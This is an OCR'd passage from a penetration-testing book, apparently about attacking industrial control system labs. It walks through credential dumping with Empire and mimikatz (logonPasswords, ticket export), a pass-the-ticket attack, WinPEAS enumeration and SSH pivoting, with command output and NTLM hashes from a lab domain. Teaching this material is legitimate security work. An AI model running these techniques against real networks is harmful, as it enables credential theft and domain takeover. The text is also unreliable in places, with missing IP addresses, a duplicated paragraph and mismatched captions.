  SourceIp                      :

  SessionID                     : 1
  SessionName                   : Console
  UserName                      : lab.da
  DomainName                    : LABCORP
  State                         : Active
  SourceIp                      :
```

Figure 11.39: RDP sessions

https://t.me/learningnets

These are only a few pieces of information obtained from Seatbelt's examinations. However, if you go through the log file, you'll notice that Operator2 doesn't have administrative access, which is a problem when trying to get further information. This leads us well into the following part, where we'll learn how to raise our privileges in order to acquire a better understanding of our victim computer.

https://t.me/learningnets

Escalating privileges

When an attacker attempts to acquire access beyond the extent of the exploited user's ability, this is known as privilege escalation. Horizontal privilege escalation and vertical privilege escalation are the two types. Horizontal privilege escalation is a phrase for keeping a current user's rights while exploiting weaknesses in system policies, software, and file settings to provide the current user access to other user resources, files, and services. This sort of privilege access is prevalent in industrial control systems, and it can be enough to put systems and processes to a standstill, in my experience. Vertical privilege escalation, on the other hand, refers to the attacker's progression from a less privileged account to a system administrator or domain administrator account. Once an attacker has access to a domain admin account, they may wreck havoc on the network and infrastructure.

We installed Empire in the previous segment, which allowed us to do post-exploitation recon and situational awareness. The privesc modules will be operated on the same C2 engine as the rest of the system. We'll do this by installing our launcher. operator1: in the bat file

We discovered the NTLM hash of operator1 NTLM hash and used hashcat to break it, as you may recall from Chapter 10: Winding Return to Empire and look at the list of agents after running launcher.bat under As you can see, two agents have been installed, as illustrated below:

https://t.me/learningnets

Figure 11.40: Installing the operator1 agent

The interact agent name> command will then be used to interact with our new agent. The command in my instance will be interact There are several modules that we may use to do various tests and assaults, as we saw in the previous section. To begin, we may use the credentials/mimikatz/command module to alter the command while mimikatz is still executing. Mimikatz is a well-known utility for dumping system credentials. Visit https://github.com/gentilkiwi/mimikatz for additional information. Mimikatz will be used to dump credentials and tickets. We'll then launch a pass-the-ticket assault utilizing these tickets. The PTT attack dumps Kerberos tickets from the memory of the Local Security Authority Subsystem Service

Type run after using the set command sekurlsa::logonPasswords command. The following output should appear:

https://t.me/learningnets

```
(Empire: powershell/credentials/mimikatz/command) > set Command sekurlsa::logonPasswords
(Empire: powershell/credentials/mimikatz/command) > run
[*] Tasked 1PKZ763T to run TASK_CMD_JOB
[*] Agent 1PKZ763T tasked with task ID 3
[*] Tasked agent 1PKZ763T to run module powershell/credentials/mimikatz/command
(Empire: powershell/credentials/mimikatz/command) >
Job started: RHCKEM

Hostname: ws01.labcorp.local / S-1-5-21-3548499349-430868606-1089018202

  .#####.   mimikatz 2.2.0 (x64) #19041 Oct  4 2020 10:28:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # sekurlsa::logonPasswords

Authentication Id : 0 ; 37863454 (00000000:0241c01e)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 7/3/2021 8:31:33 PM
SID               : S-1-5-90-0-2
        msv :
         [00000003] Primary
         * Username : WS01$
         * Domain   : LABCORP
         * NTLM     : 2ddb4c1c763bd46f76fe72c8ca279786
         * SHA1     : bdac144a917d488f20e64ab809c74e1152e2b266
```

Figure 11.41: sekurlsa logonPasswords

After the module has completed its execution, enter creds and click You'll notice the credentials that have been taken; Empire will save them for you automatically. Using Empire's creds storage function is a critical tool that will greatly aid your pentesting efforts. Run the logonPasswords command to see the credentials that were discovered:

```
(Empire: powershell/credentials/mimikatz/command) > creds

Credentials:

 CredID  CredType   Domain              UserName        Host        Password
 ------  --------   ------              --------        ----        --------
 1       hash       LABCORP             WS01$           ws01        2ddb4c1c763bd46f76fe72c8ca279786
 2       hash       LABCORP             operator1       ws01        64f12cddaa88057e06a81b54e73b949b
 3       hash       LABCORP             lab.da          ws01        58a478135a93ac3bf058a5ea0e8fdb71
```

Figure 11.42: Credentials

https://t.me/learningnets

You've now seen how simple it is to leak credentials. Now we'll see how simple it is to dump tickets using mimikatz. We'll type the command execute after setting the Command option to sekurlsa::tickets The /export object instructs the module to create.kirbi files from tickets. These tickets can subsequently be used to carry out more complex assaults like PTT. A Golden Ticket refers to a ticket that enables domain admin access to a user. Because Kerberos is so extensively used, it provides a great attack surface, and attackers have devised ways to exploit it. So, to see how simple it is to collect tickets, we'll set command for the mimikatz module to and execute it. The following output should appear:

```
(Empire: powershell/credentials/mimikatz/command) > set Command sekurlsa::tickets /export
(Empire: powershell/credentials/mimikatz/command) > run
[*] Tasked 1PKZ7G3T to run TASK_CMD_JOB
[*] Agent 1PKZ7G3T tasked with task ID 34
[*] Tasked agent 1PKZ7G3T to run module powershell/credentials/mimikatz/command
(Empire: powershell/credentials/mimikatz/command) >
Job started: GF7N3T

Hostname: ws01.labcorp.local / S-1-5-21-3548499349-430868606-1089018202

  .#####.   mimikatz 2.2.0 (x64) #19041 Oct  4 2020 10:28:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # sekurlsa::tickets /export
```

Figure 11.43: sekurlsa::tickets

You can locate the.kirbi tickets that were exported from the sekurlsa::tickets /export command on our target server, as shown here:

https://t.me/learningnets

```
-a----     7/4/2021  12:30 PM       1687 [0;241b613]-0-0-40a50000-operator1@LDAP-dc01.labcorp.local.kirbi
-a----     7/4/2021  12:30 PM       1513 [0;241b613]-2-0-40e10000-operator1@krbtgt-LABCORP.LOCAL.kirbi
-a----     7/4/2021  12:30 PM       1601 [0;3e4]-0-0-40a50000-WS01$@cifs-dc01.labcorp.local.kirbi
-a----     7/4/2021  12:30 PM       1601 [0;3e4]-0-1-40a50000-WS01$@ldap-dc01.labcorp.local.kirbi
-a----     7/4/2021  12:30 PM       1457 [0;3e4]-2-0-60a10000-WS01$@krbtgt-LABCORP.LOCAL.kirbi
-a----     7/4/2021  12:30 PM       1457 [0;3e4]-2-1-40e10000-WS01$@krbtgt-LABCORP.LOCAL.kirbi
-a----     7/4/2021  12:30 PM       1601 [0;3e7]-0-0-40a50000-WS01$@ldap-dc01.labcorp.local.kirbi
-a----     7/4/2021  12:30 PM       1631 [0;3e7]-0-1-40a50000-WS01$@cifs-dc01.labcorp.local.kirbi
-a----     7/4/2021  12:30 PM       1563 [0;3e7]-0-2-40a10000.kirbi
-a----     7/4/2021  12:30 PM       1631 [0;3e7]-0-3-40a50000-WS01$@ldap-dc01.labcorp.local.kirbi
-a----     7/4/2021  12:30 PM       1601 [0;3e7]-0-4-40a50000-WS01$@cifs-dc01.labcorp.local.kirbi
-a----     7/4/2021  12:30 PM       1539 [0;3e7]-1-0-40a10000.kirbi
-a----     7/4/2021  12:30 PM       1457 [0;3e7]-2-0-60a10000-WS01$@krbtgt-LABCORP.LOCAL.kirbi
-a----     7/4/2021  12:30 PM       1457 [0;3e7]-2-1-40e10000-WS01$@krbtgt-LABCORP.LOCAL.kirbi
-a----     7/4/2021  12:30 PM       1713 [0;664e2]-0-0-40a50000-lab.da@LDAP-dc01.labcorp.local.kirbi
-a----     7/4/2021  12:30 PM       1499 [0;664e2]-2-0-40e10000-lab.da@krbtgt-LABCORP.LOCAL.kirbi
-a----     7/4/2021  12:30 PM       1499 [0;66508]-2-0-40e10000-lab.da@krbtgt-LABCORP.LOCAL.kirbi
```

Figure 11.44: .kirbi tickets

We can now use mimikatz.exe on our target PC to execute the kerberos::ptt ticket> command, as seen here:

```
labcorp\operator1@WS01 C:\Users\operator1\Documents>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Jul  4 2021 22:29:55
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::ptt [0;66508]-2-0-40e10000-lab.da@krbtgt-LABCORP.LOCAL.kirbi

* File: '[0;66508]-2-0-40e10000-lab.da@krbtgt-LABCORP.LOCAL.kirbi': OK
```

Figure 11.45: kerberos::ptt: pass the ticket

Using the klist command, we can now check that PTT works. This will provide a list of the system's cached tickets, allowing us to determine whether we were successful in impersonating the ticket:

https://t.me/learningnets




Figure 11.46: Cached tickets

Next, we'll launch a module that will do automated testing to aid in the discovery of an exploitable route. The WinPEAS module, which can be found under the privesc category, will be used. WinPEAS (Windows Privilege Escalation Awesome Scripts) allows us to sit back and relax while the code takes care of itself. We can observe as the different tests run and the output appears on the screen. The data is color-coded so that we can quickly identify potential access points. Along the way, we'll notice connections to suggestions and tactics for growing privileges. The Basic System Information choices revealed are shown in the following screenshot:

https://t.me/learningnets




Figure 11.47: WinPEAS Basic System Information

As we go through this data, we'll notice that WinPEAS has gathered more helpful information about the system, such as Network Ifaces and recognized hosts, as shown in the following screenshot:

https://t.me/learningnets




Figure 11.48: Network Ifaces and known hosts

A list of devices with which our victim has communicated may be seen under Ifaces and known hosts. Domain Controller is Kali Linux is at.6, and the firewall we configured is If we keep scrolling through the information WinPEAS has provided, we'll come across a section called Saved RDP Connections, which looks like this:




Figure 11.49: Saved RDP connections

Under Ifaces and known hosts, you may see a list of devices with which our victim has communicated. The Domain Controller is at Kali Linux is at and the firewall we set up is at If we continue to browse through the information offered by WinPEAS, we'll come across a section named Saved RDP Connections, which looks like this:

https://t.me/learningnets




Figure 11.50: kerberos tickets

We can utilize a variety of tools to do the task. To identify a way to privilege escalation, we looked at dumping credentials, dumping tickets, PTT assaults, and running WinPEAS. Working with these strategies and tools is critical since every environment, configuration, and local regulation is unique. To adjust the tools you're utilizing to your customer's needs, you'll need to be adaptable and comfortable with them. We'll talk about pivoting via the environment in the future part, and we'll come even closer to the truly crucial process.

https://t.me/learningnets

Pivoting

Pivoting is one of the most essential aspects of pentesting. If you only remember one thing from this book, make it the concept of pivoting. Pivoting is the process of using a compromised system to attack another machine farther down the network. This work may be accomplished using a variety of approaches and technologies. To do this, you can employ tunnelling, proxying, and port forwarding. We've previously covered a number of these techniques, such as port forwarding using NAT rules with the pfSense firewall (which we accomplished in this chapter) and proxying with FoxyProxy (which we covered in Chapter 9: Ninja We can also utilize additional tools, such as the ones listed below:

Proxychains

SSH tunneling and port forwarding

Chisel

These are the tools we'll use to investigate pivoting. These tools will be used to pivot from our Kali host, through our Windows 10 workstation, and down to our Windows 7 machine, which is located at the network's operations and control level. Our strategy will be based on the red line in the network following diagram:

https://t.me/learningnets




Figure 11.51: Network pivot

To begin, we must ensure that our Windows 10 system is running OpenSSH Server, which can be found under Apps & Features and installed. | Add a feature: | Optional features

https://t.me/learningnets




Figure 11.52: OpenSSH Server

After installing OpenSSH SSH Server, go to Services Snap-in and start it, as demonstrated here:

https://t.me/learningnets




Figure 11.53: OpenSSH SSH Server

This will allow us to pivot through our firewall and down to the Windows 7 server using SSH tunnelling and proxychains. We can test the connection by using ssh to connect to it from our Kali box after the server is up and running. You must use the ssh operator1@172.16.0.4 command in this case. Once you've successfully reached your host, you'll see something like this:

```
Microsoft Windows [Version 10.0.19042.1055]
(c) Microsoft Corporation. All rights reserved.

labcorp\operator1@WS01 C:\Users\operator1>
```

